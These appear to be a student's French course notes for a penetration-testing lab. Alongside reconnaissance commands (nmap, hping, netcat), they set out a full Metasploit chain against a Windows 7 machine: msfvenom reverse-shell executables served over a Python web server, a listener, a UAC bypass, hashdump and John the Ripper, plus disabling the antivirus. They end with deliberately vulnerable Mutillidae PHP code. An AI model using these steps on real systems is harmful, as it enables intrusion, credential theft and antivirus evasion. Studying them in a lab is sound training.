

# Techniques de Hack commandes

Date de création	@11 juin 2025 11:07
Matière	Hack

Techniques de Hacking commandes :

## raccourcis

CTRL + Shift + T = +1 Terminal

Alt + shift + "nbr" = naviger terminal

cltr + shift + n = +1 terminal détaché

ctrl + l = "clear"

ctrl + k = enlever ligne

1er commande : netdiscover -i eth0 -r 'ip/24

ssh -L 1445:'ip':445 xx@xx pour tunnel sous ssh

## nmap

**Nmap** (Network Mapper) est un scanner de ports et de services qui permet de découvrir des machines sur un réseau, d'identifier les ports ouverts, les services exécutés et même le système d'exploitation. Il s'utilise en ligne de commande et est très populaire pour l'audit de sécurité réseau.

**nmap -O -Pn -n -sV -vvv 192.168.2.10 -oX scanwin7.xml**

pour verbose noping nodns pour le bannergrab et l'os tout ça dans un xml

nmap ip -sU -p 53 (port 53)

ou -p 1-100 pour 1-100 ports

nmap ip -254 pour scanner la plage réseau

`nmap -iL txt.txt -sU -p 53`

-iL pour mettre en txt

TCP - SYN → `nmap -sS ip`

scan de tout les ports tcp → `nmap -sT 'ip' -p 0-65535`

-sT three way handshake

`nmap 192.168.2.1 -p 80 -sV`

retour d'informations banner grab

`nmap 'ip' -O`

-O pour l'OS

## SearchSploit

**SearchSploit** est un outil en ligne de commande qui permet de rechercher des exploits dans la base de données Exploit-DB, directement depuis votre terminal. Il est pratique pour trouver rapidement des exploits connus pour des logiciels ou des systèmes vulnérables, y compris hors ligne

`searchsploit —nmap 'xml'`

`searchsploit -t 'bannière' → searchsploit -t vsFTPd 2`

## dmitry

**DMitry** (Deepmagic Information Gathering Tool) est un outil simple et rapide pour collecter des informations sur une cible, comme la liste des ports ouverts, les sous-domaines ou les adresses e-mail associées à un domaine. Il est souvent utilisé pour la reconnaissance initiale.

`dmitry -p 'ip'`

→ scan les 15 ports les + interessants

dmitry -bp pour les bannières

## hping

**hping** est un générateur de paquets réseau utilisé pour tester la sécurité des réseaux, envoyer des paquets personnalisés, tester les pare-feux et effectuer des scans de ports avancés. Il permet de simuler différents types d'attaques réseau.

hping3 192.168.2.1 --scan 80 -S

hping3 —scan port machine cible -S pour syn

## metasploit :

**Metasploit** est un framework d'exploitation et de test de pénétration très puissant. Il permet de lancer des exploits, de tester des vulnérabilités, de créer des charges utiles (payloads) et d'automatiser des tâches d'attaque et de post-exploitation

msfconsole → lance meta

module udp\_sweep → use auxiliary/scanner/discovery/udp\_sweep

search 'nimporte quoi, nom de logiciel, version...'

check pour tester avant de run

use 'exploit-name'

cible a scanner → rhosts → set rhosts 'ip'

possible de mettre une plage : 192.168.2.1-10

lancer le scan → run

sessions -u 1 dans le controle si on a une sessions background via exploit -j et ça ouvre le meterpreter

sessions -k 1 kill la sessions 1

on fait sysinfo into arp (permet de voir les connections) into ps

migrate 'processus' pour changer de processus

TP1 →

attaque sur windows K→malwares en exe que jpeux envoyer a w7 pour infecter (6 à 7 malwares)

dans metasploit → MSF venom, on cree un bind, reverse http, https (dans tout les protocoles), et pour le MITM un reverse all port (il faut l'adapter a son environnement)

a chaque charge donnée a la victime, il faut etre pret a écouter le retour (donc autre terminal avec msf multiécoute sur les payloads selon les différents malwares

(+ une autre console dans le dossier malwares pour faire des partages dans un serveur http en python)

donc en gros, faut faire un site où le w7 dl depuis le http puis dl et tu la controle

---

bind reverse http allport

etre en root déjà

Terminal 1 :

cd Malware

msfvenom (copie la commande donnée) (cree un payload reverse tcp, on lui donne notre ip en cobaltstrike exe mais on add LPORT=443 et on garde le windows/meterpreter/reverse\_tcp)

(a la fin) python -m http.server

Terminal 2 :

msfconsole

use exploit/multi/handler

set payload windows/meterpreter/reverse\_tcp

set lhost monip

set lport 443

exploit -j (on peut faire jobs pour voir les jobs)

migrate 3292

(bg)

elevation : search uac

use exploit/windows/local/bypassuac (2010)

set session 1

set lhost 192.168.2.5

set lport 8080

exploit

sur la session → getprivs

getsystem

(on peut voir qu'on est admin avec ps)

(into hashdump)

et avec les hash on peut chopper les MDP

(NEW TERMINAL)

sudo su

nano

on met les hash dans sam.txt

et la commande john sam.txt --format=nt --show

Terminal 3 :

mkdir Malware

cd Malware

sur le windows.

en bas, désactiver AVG

pour le MITM →

contrôle → privilèges faibles, faut élever dans windows en cut AVG sur la 7

voler toute la base SAM et casser le mdp admin

**netcat**

**Netcat** (ou nc) est un outil réseau "couteau suisse" permettant de lire et écrire sur des connexions réseau via TCP ou UDP. Il est utilisé pour tester la connectivité, transférer des fichiers, créer des shells distants ou écouter sur des ports.

netcat -h (help)

nc -vn 192.168.2.1 22

Connexion sur le port 22 sur la machine 192.168.2.1 sans résolution DNS.

ping 'ip' pour l'OS

-c 1 pour faire juste un ping

- Windows : 128
- Unix: 64
- Cisco :255

## **netstat**

Affiche les connexions TCP actives, les ports sur lesquels l'ordinateur écoute, les statistiques Ethernet, la table de routage IP, les statistiques IPv4 (pour les protocoles IP, ICMP, TCP et UDP) et les statistiques IPv6 (pour les protocoles IPv6, ICMPv6, TCP sur IPv6 et UDP sur IPv6). Utilisée sans paramètres, cette commande affiche les connexions TCP actives.

## **Nessus + autres**

installer Nessus

nessus code activation → nessus essentials creer un compte temp-mail

dl le truc


clic droit dans le dossier et dpkg -i 'tab'

systemctl start nessusd.service

systemctl status nessusd.service

on va dans le lien que Nessus donne

on met essential; skip le nom; et met notre clé reçu par mail



The screenshot shows a web browser window with the address bar displaying `192.168.154.128/mutillidae/?s`. The browser's tab bar includes `Exploit-DB`, `Splottus | Exploit & ...`, `CVE security vulnerabi...`, and `Google Hacking DB`. The main content area displays a PHP script with the following code:

```
<?php
/*
-----
* Constants used in application
*
include_once '../includes/constants.php';

/*
-----
* INITIALIZE SESSION
*
//initialize session
if (strlen(session_id()) == 0){
    session_start();
}

// -----
// initialize showhints session and cookie
// -----
/* This code is here to create a simulated vulnerability. Some
* sites put authentication and status tokens in cookies instead
* of the session. This is a mistake. The user controls the
* cookies entirely.
*/
if (isset($_COOKIE["showhints"])){
    $_showhints_cookie = $_COOKIE["showhints"];
}else{
    $_showhints_cookie = 0;
}

// make session = cookie
$_SESSION["showhints"] = $_showhints_cookie;
switch ($_showhints_cookie){
    case 0: $_SESSION["hints-enabled"] = "Disabled (" . $_showhints_cookie . " - I try harder)"; break;
    case 1: $_SESSION["hints-enabled"] = "Enabled (" . $_showhints_cookie . " - Script Kiddie)"; break;
    case 2: $_SESSION["hints-enabled"] = "Enabled (" . $_showhints_cookie . " - Noob)"; break;
}

// initialize security level to "insecure"
if (!isset($_SESSION["security-level"])){
    $_SESSION["security-level"] = '0';
}
// end if
```